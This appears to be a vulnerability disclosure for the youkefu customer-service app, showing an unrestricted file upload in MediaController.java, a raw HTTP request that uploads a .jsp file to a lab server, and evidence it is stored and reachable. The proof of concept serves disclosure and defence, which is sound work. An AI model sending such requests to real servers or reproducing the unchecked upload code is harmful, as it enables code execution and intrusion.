

VUL / ukefu_upload.md  Fc04dB Update ukefu_upload.md

67bd8e2 · 2 weeks ago



39 lines (35 loc) · 2.04 KB

Preview

Code

Blame

Raw



At line 138 of \youkefu-

master\src\main\java\com\ukefu\webim\web\handler\resource\MediaController.java ,There is an upload method, and after roughly reading the code, it was found that there are no restrictions or filtering processes on the file name inside the method. The file parameter imgFile received by this method conforms to javax.servlet.http.HttpServletRequest type.

```
uploadFinder.q1 AgentController.java 1 MediaController.java 1 X
C: > Java_Book > JAVA代码审计 > youkefu-master > src > main > java > com > ukefu > webim > web > handler > resource > MediaController.java > MediaController > index(HttpServletResponse,
38 public class MediaController extends Handler{
136 @RequestMapping("/image/upload")
137 @Menu(type = "resource", subtype = "imageupload", access = false)
138 public ModelAndView upload(ModelMap map,HttpServletRequest request , @RequestParam(value = "imgFile", required = false) MultipartFile imgFile)
139 ModelAndView view = request(super.createRequestPageTemplateResponse("/public/upload"));
140 UploadStatus upload = null ;
141 String fileName = null ;
142 if(imgFile!=null && imgFile.getOriginalFilename().lastIndexOf(".") > 0){
143     File uploadDir = new File(path , child:"upload");
144     if(!uploadDir.exists()){
145         uploadDir.mkdirs();
146     }
147     fileName = "upload/"+UKTools.md5(imgFile.getBytes()+imgFile.getOriginalFilename().substring(imgFile.getOriginalFilename().lastIndexOf(
148     FileCopyUtils.copy(imgFile.getBytes(), new File(path , fileName));
149
150     String fileURL = request.getScheme()+":"+request.getServerName()+"/res/image.html?id="+fileName ;
151     if(request.getServerPort() == 80){
152         fileURL = request.getScheme()+":"+request.getServerName()+"/res/image.html?id="+fileName;
153     }else{
154         fileURL = request.getScheme()+":"+request.getServerName()+":"+request.getServerPort()+"/res/image.html?id="+fileName;
155     }
156     upload = new UploadStatus("0" , fileURL); //图片直接发送给 客户, 不用返回
157 }else{
158     upload = new UploadStatus("请选择图片文件");
159 }
160 map.addAttribute("upload", upload) ;
161 return view ;
```

POST /res/image/upload.html HTTP/1.1

Host: 192.168.96.137:8088

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0

Accept:


text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
/;q=0.8

Accept-Language:

zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----13001418927212618391481664692
Content-Length: 226
Origin: http://192.168.96.137:8088
Connection: close
Referer: http://192.168.96.137:8088/admin/config/index.html
Cookie: SESSION=c351be-b08e-443a-972d-17e17693f2a9
Upgrade-Insecure-Requests: 1
-----13001418927212618391481664692
Content-Disposition: form-data; name="imgFile"; filename="test.jsp"
Content-Type: text/html
123456
-----13001418927212618391481664692--
```

After the above request packet was sent, the access path of the file was returned



The screenshot displays the network traffic in a web browser's developer tools. The 'Request' tab on the left shows a POST request to `/res/image/upload.html` with headers including `Host: 192.168.96.137:8088`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0`, and `Content-Type: multipart/form-data`. The 'Response' tab on the right shows an `HTTP/1.1 200` response with headers like `X-Application-Context: application:80` and `Access-Control-Allow-Origin: *`. The response body is a JSON object: `{ "error": 0, "url": "http://192.168.96.137:8088/res/image.html?id=upload/e10adc3949ba59abbe56e057f20f883e.jsp" }`. The URL is highlighted in orange.

Search for the file name in the server where the application is located, such as "e10adc3949ba59abbe56e057f20f883e.JSP", Found that the uploaded file has been written verbatim to the disk



The screenshot shows a file explorer window with the address bar displaying `e10adc3949ba59abbe56e057f20f883e.jsp`. The file list shows a single file named `e10adc3949ba59abbe56e057f20f883e.jsp` with a size of 0 bytes. The path bar shows the full path: `C:\apache-tomcat-8.5.59-windows-x64\apache-tomcat-8.5.59\bin\data\upload`.

Accessible website : <http://192.168.96.137:8088/res/image.html?id=upload/e10adc3949ba59abbe56e057f20f883e.jsp>

If uploading a image :



192.168.96.137:8088/res/image.html?id=logo%2Fc4564f27038d97355fbb32d21746b298.png

